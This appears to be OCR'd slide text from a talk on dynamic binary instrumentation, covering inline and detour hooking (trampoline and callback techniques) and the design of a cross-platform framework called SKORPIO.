    - ★ Perform on IR: Valgrind
    - ★ Perform directly on native code: DynamoRio
  - Better control on code executed
  - Heavy, super complicated in design & implementation
- Hooking
  - Lightweight, much simpler to design & implement
  - Less control on code executed & need to know in advance where to instrument


Hooking Mechanisms - Inline

- Inline code injection
  - Put instrumented code inline with original code
  - Can instrument anywhere & unlimited in extra code injected
  - Require complicated code rewrite




Hooking Mechanisms - Detour

- Detour injection
  - Branch to external instrumentation code
    - ★ User-defined **CALLBACK** as instrumented code
    - ★ **TRAMPOLINE** memory as a step-stone buffer
  - Limited on where to hook
    - ★ Basic block too small?
  - Easier to design & implement




Detour Injection Mechanisms


- Branch from original instruction to instrumented code
- Branch to trampoline, or directly to callback
  - Jump-trampoline technique
  - Jump-callback technique
  - Call-trampoline technique
  - Call-callback technique




Jump-trampoline Technique




Jump-callback Technique



Call-trampoline Technique



Call-callback Technique




Problems of Existing DBI

- Limited on platform support
- Limited on architecture support
- Limited on instrumentation techniques
- Limited on optimization

SKORPIO Framework

- Low level framework to build applications on top
  - App typically designed as dynamic libraries (DLL/SO/DYLIB)
- Cross-platform-architecture
  - Windows, MacOS, Linux, BSD, etc
  - X86, Arm, Arm64, Mips, Sparc, PowerPC
- Allow all kind of instrumentations
  - Arbitrary address, in any privilege level
- Designed to be easy to use, but support all kind of optimization
  - Super fast (100x) compared to other frameworks, with proper setup
- Support static instrumentation, too!

SKORPIO Architecture



Cross Platform - Memory

- Thin layer to abstract away platform details
- Different OS supported in separate plugin
  - Posix vs Windows
- Trampoline buffer
  - Allocate memory: malloc() vs VirtualAlloc()
  - Memory privilege RWX: mprotect() vs VirtualAlloc()
  - Trampoline buffer as close as possible to code to reduce branch distance
- Patch code in memory
  - Unprotect -> Patch -> Re-protect
  - mprotect() vs VirtualProtect()

Cross architecture - Save/Restore Context

- Save memory/registers modified by initial branch & callback
- Keep the code size as small as possible
- Depend on architecture + mode
